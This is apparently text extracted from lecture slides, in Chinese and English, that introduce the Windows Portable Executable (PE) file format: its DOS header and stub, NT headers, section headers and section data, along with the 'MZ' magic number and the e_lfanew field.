
PE File Format

- Portable Executable
- File format for Executables, Object files, and DLLs on Windows
- Windows 版本的 ELF
- 組成
 - DOS Header, Stub
 - NT Headers
 - Section Headers
 - Section Data




PE 內容組成

- DOS Header, Stub : 向下相容 DOS，大多數欄位無用
- NT Headers : 紀錄檔案及 loader 載入時所需的 metadata
- Section Headers : 紀錄各 section 的 metadata
- Section Data : 各 section 資料
 - .text, .data, .idata, ...




DOS Header / Stub

- 0x00: "MZ" (0x5A4D) 字串
 - Magic number，用於標示 PE 的起始點
- 0x3C: e_lfanew
 - NT Headers 的 file offset
 - 其他欄位沒有功能



